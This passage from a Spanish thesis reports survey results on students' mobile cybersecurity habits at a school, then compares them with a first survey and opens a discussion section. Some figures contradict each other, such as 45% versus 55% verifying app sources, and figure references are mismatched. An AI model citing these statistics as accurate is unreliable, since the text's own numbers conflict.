Los resultados de la segunda pregunta indican que las medidas de ciberseguridad más adoptadas por los encuestados son el uso de contraseñas, PIN o patrón de bloqueo, así como evitar conectarse a redes Wi-Fi públicas, ambas con 109 respuestas, como se muestra en la Figura 47. Mantener el celular y las aplicaciones actualizadas fue seleccionado por 78 participantes, mientras que 76 encuestados indicaron que descargan aplicaciones de fuentes desconocidas. Estos datos reflejan que los participantes poseen un conocimiento moderado sobre las prácticas básicas de protección, pero también evidencian áreas de mejora en su formación sobre ciberseguridad.

En la Tabla 26, ubicada en el Anexo 5, se presenta la tabulación detallada de esta pregunta. Es importante señalar que los valores en la Figura 42 superan el total de la muestra encuestada, ya que esta pregunta permitía selección múltiple. Esto significa que cada participante pudo elegir más de una medida de ciberseguridad para sus dispositivos móviles, lo que explica el número total de respuestas registradas.

Figura 42

Porcentaje de la segunda pregunta sobre las medidas de ciberseguridad en los celulares




c) Pregunta 3: ¿Cuándo instalas una aplicación para tu dispositivo móvil, validas o verificas la fuente y los permisos de la aplicación?

Los resultados de la pregunta sobre la verificación de fuentes y permisos antes de instalar aplicaciones, como se ilustra en la Figura 43, muestran que el 45% de los encuestados verifica estas medidas, mientras que el 55% no lo hace. Este hallazgo subraya un desequilibrio significativo, ya que más de la mitad de los participantes podría estar expuesta a riesgos innecesarios al instalar aplicaciones sin una validación previa. Es esencial promover la práctica de verificación como un hábito común para aumentar la seguridad de los dispositivos. La tabulación detallada de esta pregunta se encuentra en la Tabla 27 del Anexo 5.

Figura 43

Gráfico de porcentaje de la tercera pregunta sobre buenas prácticas de ciberseguridad




d) Pregunta 4: ¿Sabes identificar una red Wi-Fi insegura?

Los resultados de la cuarta pregunta revelan que, según lo mostrado en la Figura 44, solo el 12% de los encuestados sabe identificar y evitar conectarse a redes Wi-Fi inseguras, mientras que el 11% puede reconocerlas, pero se conecta si es necesario. Un 37% no está seguro de cómo identificar estas redes y el 40% declaró no saber hacerlo. Estos datos reflejan un conocimiento limitado sobre la identificación de riesgos asociados a redes Wi-Fi, lo que resalta la necesidad de una mayor educación sobre cómo evaluar y evitar amenazas en conexiones públicas. La tabulación detallada de los resultados de esta pregunta se encuentra en la Tabla 28 del Anexo 5.

Figura 44

Gráfico de porcentaje de la cuarta pregunta sobre wifi inseguro




e) Pregunta 5: ¿Con qué frecuencia realizas copias de seguridad de tus archivos y datos importantes?

Según los resultados de la quinta pregunta, como se muestra en la Figura 44, solo el 7% de los encuestados realiza copias de seguridad de manera regular, mientras que el 44% lo hace ocasionalmente. El 39% respalda sus datos únicamente al cambiar de dispositivo, y el 10% nunca realiza copias de seguridad. Estos datos reflejan que, aunque una proporción significativa realiza copias de seguridad, las prácticas actuales no son suficientes para garantizar una protección adecuada. La tabulación detallada de las respuestas de esta pregunta se encuentra en la Tabla 29 del Anexo 5.

Figura 45

Gráfico de resultados de la quinta pregunta sobre copias de seguridad.




f) Pregunta 6: ¿Qué tan importante consideras la publicación de datos que comprometen tu privacidad?

Los resultados de la sexta pregunta, según lo ilustrado en la Figura 45, muestran que el 44% de los encuestados considera que proteger su privacidad es altamente importante, el 33% lo califica como de importancia media y el 23% lo ve como de baja importancia. Aunque la mayoría reconoce la relevancia de salvaguardar su privacidad, una proporción significativa de estudiantes no percibe con suficiente gravedad la amenaza asociada a la divulgación de datos sensibles en sus dispositivos móviles. La tabulación de los resultados de esta pregunta se encuentra en la Tabla 30 del Anexo 5.

Figura 46

Gráfico de porcentaje de la sexta pregunta sobre la privacidad




g) Pregunta 7: Sabiendo que un código QR malicioso podría clonar tu dispositivo o robar tu información personal, ¿estarías dispuesto/a escanearlo sin utilizar una aplicación que detecte códigos QR falsos?

Los resultados de la séptima pregunta, como se muestra en la Figura 46, revelan que el 80% de los encuestados no escanearía un código QR sin verificarlo previamente, mientras que el 20% restante estaría dispuesto a hacerlo. Este resultado es positivo, ya que indica una actitud de precaución frente a los riesgos asociados con los códigos QR falsos. Sin embargo, aún queda margen para educar al 20% restante sobre los peligros de escanear códigos QR sin las medidas de seguridad adecuadas. La tabulación de los resultados de esta pregunta se encuentra en la Tabla 31 del Anexo 5.

Figura 47

Gráfico de porcentaje de la séptima pregunta sobre detección de QR




h) Pregunta 8: ¿Una vez que conoces las herramientas de análisis de tráfico, ¿qué tan probable es que utilices estas herramientas para los dispositivos?

Los resultados de la octava pregunta, como se muestra en la Figura 47, revelan que el 41% de los encuestados considera muy probable utilizar herramientas de análisis de tráfico, mientras que el 23% lo ve como probable. Un 31% indicó que es poco probable que lo hagan y el 5% afirmó que no lo utilizaría. Estos resultados reflejan un interés positivo por las herramientas avanzadas de análisis de tráfico, lo que sugiere una motivación de los estudiantes para conocer y dar un uso adecuado a estas herramientas. La tabulación de las respuestas de esta pregunta se encuentra en la Tabla 32 del Anexo 5.

Figura 48

Gráfico de porcentaje de la octava pregunta sobre herramientas de análisis de tráfico.




i) Pregunta 9: ¿Ahora que conoces las medidas de protección de ciberseguridad, ¿compartes con amigos o familiares para ayudarlos a protegerse?

Los resultados de la novena pregunta, como se muestra en la Figura 48, revelan que el 40% de los encuestados comparte regularmente información sobre ciberseguridad, mientras que el 52% lo hace ocasionalmente o algunas veces, y el 8% nunca lo hace. Este dato indica que la mayoría de los participantes adopta un enfoque colaborativo, lo cual es positivo, pero también sugiere que hay una oportunidad para ampliar este comportamiento mediante estrategias que fortalezcan la comunicación de buenas prácticas en ciberseguridad con compañeros y familiares. La tabulación de los resultados de esta pregunta se encuentra en la Tabla 33 del Anexo 5.

Figura 49

Gráfico de porcentaje novena pregunta sobre compartir buenas prácticas de ciberseguridad




j) Pregunta 10: ¿Estarías interesado en aprender más sobre técnicas avanzadas de ciberseguridad, como hacking ético?

Los resultados de la décima pregunta, como se muestra en la Figura 49, indican que el 82% de los encuestados está interesado en aprender más sobre técnicas avanzadas de ciberseguridad, como el hacking ético, mientras que el 18% no muestra interés. Este dato resalta un gran entusiasmo por adquirir conocimientos más profundos en este campo, lo que ofrece una oportunidad para promover capacitaciones especializadas y sesiones de socialización de información con los estudiantes. La tabulación de los resultados de esta pregunta se encuentra en la Tabla 34 del Anexo 5.

Figura 50

Gráfico de porcentaje decima pregunta sobre interés al Hacking Ético




Los resultados obtenidos no solo validan la efectividad de las acciones implementadas, sino que también proporcionan una base robusta para el diseño y ejecución de futuras iniciativas de concientización y formación en ciberseguridad dentro de la institución. pregunta, como se muestra en la Figura 50 La experiencia acumulada durante este proceso se establece como un modelo valioso para otras instituciones educativas que deseen reforzar la seguridad digital entre sus estudiantes.

Al concluir la tabulación de ambas encuestas, la Figura 51 ilustra la comparación entre la encuesta inicial y la encuesta final aplicada a los estudiantes de la Unidad Educativa 17 de Julio. Esta comparación revela el notable progreso de los estudiantes, quienes ahora muestran un mayor nivel de conocimiento en ciberseguridad, una comprensión más profunda de la importancia de los datos, una adopción más sólida de medidas de protección y un creciente interés por continuar aprendiendo sobre seguridad digital. Estos avances reflejan el impacto positivo y duradero de las

acciones implementadas, consolidando el camino hacia una cultura de ciberseguridad más sólida y consciente en la institución.

Figura 51

Comparación de Prácticas y Conocimiento en Ciberseguridad: Encuesta Inicial vs. Encuesta Final



Los resultados obtenidos evidencian una evolución significativa en el conocimiento y las prácticas de ciberseguridad entre los estudiantes después de las charlas y la encuesta final. Se observa un aumento notable en el nivel de conocimiento sobre ciberseguridad, que pasó del 12.34% al 65.02%, lo que refleja una comprensión mucho más profunda de los riesgos digitales. Asimismo, la percepción de la importancia de los datos personales se incrementó del 59.67% al 76.95%, lo que indica una mayor conciencia sobre la protección de la información.

La adopción de medidas de protección también experimentó una mejora considerable, duplicándose del 20.98% al 40.74%, lo que demuestra que más estudiantes ahora implementan

prácticas seguras en sus dispositivos móviles. Finalmente, el interés por seguir aprendiendo sobre ciberseguridad aumentó del 59.25% al 81.89%, lo que subraya que la educación en seguridad digital no solo ha provocado un cambio en las prácticas actuales, sino que ha despertado un interés continuo por profundizar en el tema. Estos resultados confirman el impacto directo y positivo de la capacitación en ciberseguridad, mejorando la preparación y protección digital de los estudiantes y reduciendo significativamente su vulnerabilidad frente a amenazas cibernéticas.

4.4 Discusión

Durante el primer diagnóstico de conocimientos sobre ciberseguridad en los estudiantes de la Unidad Educativa 17 de Julio, los resultados mostraron deficiencias en el conocimiento sobre las herramientas y prácticas para proteger los datos personales. En contraste, tras la implementación del proyecto y las capacitaciones brindadas, se observó una mejora significativa en las deficiencias encontradas en la primera encuesta. A continuación, se comparan los principales hallazgos obtenidos durante el diagnóstico de conocimientos, tanto en la fase de planificación como en la fase de implementación del proyecto, lo que permite evidenciar la evolución del nivel de conocimiento de los estudiantes en ciberseguridad.

En el diagnóstico inicial, el 46% de los encuestados no había escuchado el término ciberseguridad, y el 87% tenía pocos o nulos conocimientos sobre el tema. Sin embargo, tras la implementación, el 65% de los estudiantes reportó tener conocimientos sobre ciberseguridad, lo que indica un avance positivo al llenar el vacío de conocimiento en este ámbito. Además, el 28% de los estudiantes mencionó que no comparte información sensible y usa claves de acceso para proteger sus datos personales. El 56% reconoció que los datos personales son vulnerables a los ataques informáticos y que deben ser protegidos. Tras las charlas teóricas, el 45% de los encuestados mencionó que usa contraseñas, PIN o patrón de bloqueo, además de evitar conectarse

a redes Wi-Fi públicas para proteger sus datos personales. Esto refleja una actitud de cautela y conciencia sobre la protección de sus datos, ya que los estudiantes adoptan las prácticas de ciberseguridad aprendidas durante las sesiones.

En la fase de planificación, solo el 29% de los encuestados indicó usar antivirus o firewall para proteger sus datos personales. En contraste, en la fase de implementación, el 55% de los estudiantes mencionó verificar la fuente y los permisos de las aplicaciones móviles antes de instalarlas. Este cambio refleja una mejora significativa en las acciones de los estudiantes, quienes ahora se aseguran de que las aplicaciones que instalan en sus dispositivos provengan de fuentes confiables.

Un hallazgo relevante durante la fase de implementación fue que el 40% de los estudiantes no sabe cómo identificar una red Wi-Fi segura, y el 37% no está seguro de cómo hacerlo. Este dato representa una oportunidad para cubrir este vacío de información, ya que es crucial aprender a identificar redes seguras para evitar ataques cibernéticos o el robo de información personal. Futuros proyectos de investigación en la protección de datos personales podrían centrarse en este aspecto.

En la fase de planificación, el 71% de los encuestados mencionó no haber sido víctima de ciberataques, mientras que, en la fase de implementación, el 83% de los encuestados declaró realizar copias de seguridad de sus archivos y datos importantes de forma ocasional. Este cambio sugiere una mayor percepción de la importancia de proteger la información, lo que podría estar relacionado con una mejora en la sensibilización sobre los riesgos digitales y la adopción de medidas preventivas contra posibles ciberataques. Asimismo, el 77% de los estudiantes consideró mediana o altamente importante proteger los datos personales que comprometen su privacidad.

Durante la fase de planificación, el 44% de los encuestados mencionó haber sido víctima de un ciberataque, y de esos, un porcentaje indicó que robaron su información a través de un enlace malicioso, correo electrónico o mensaje de texto corto. En contraste, durante la fase de implementación, el 80% de los estudiantes está consciente de que los códigos QR maliciosos pueden ser utilizados para clonar dispositivos y robar información personal, por lo que ahora estarían dispuestos a usar una aplicación para identificar códigos QR falsos. Además, el 64% de los encuestados está familiarizado con herramientas de análisis de tráfico Wi-Fi y considera probable utilizarlas para proteger sus datos personales.

En cuanto a los resultados generales de la implementación, antes de esta, el 59% de los estudiantes estaba interesado en aprender sobre técnicas de protección contra ataques cibernéticos. Después de la capacitación, el 92% de los encuestados expresó que compartiría esta información con amigos y familiares para ayudarlos a protegerse de ciberataques. Además, el 41% de los estudiantes no estaba familiarizado con herramientas de hacking. Tras la implementación, el 82% de los encuestados manifestó interés en aprender técnicas avanzadas de ciberseguridad, como el hacking ético. Esto demuestra un logro importante en la implementación del proyecto, ya que se cumplió el objetivo de fomentar el análisis de vulnerabilidades y motivar a los estudiantes a involucrarse activamente en la protección de sus datos personales.

Es relevante comparar estos resultados con los de otras experiencias de capacitación en ciberseguridad. En un estudio realizado por Pantoja Mejía (2023), se evaluó la vulnerabilidad en ciberseguridad de los laboratorios de computación de la UTN durante la pandemia. Los hallazgos mostraron que los participantes tenían un alto nivel de conciencia sobre la protección de la información en el entorno informático de la universidad. Este resultado contrasta con los obtenidos en la presente investigación, ya que nuestra población de estudio consistió en estudiantes de

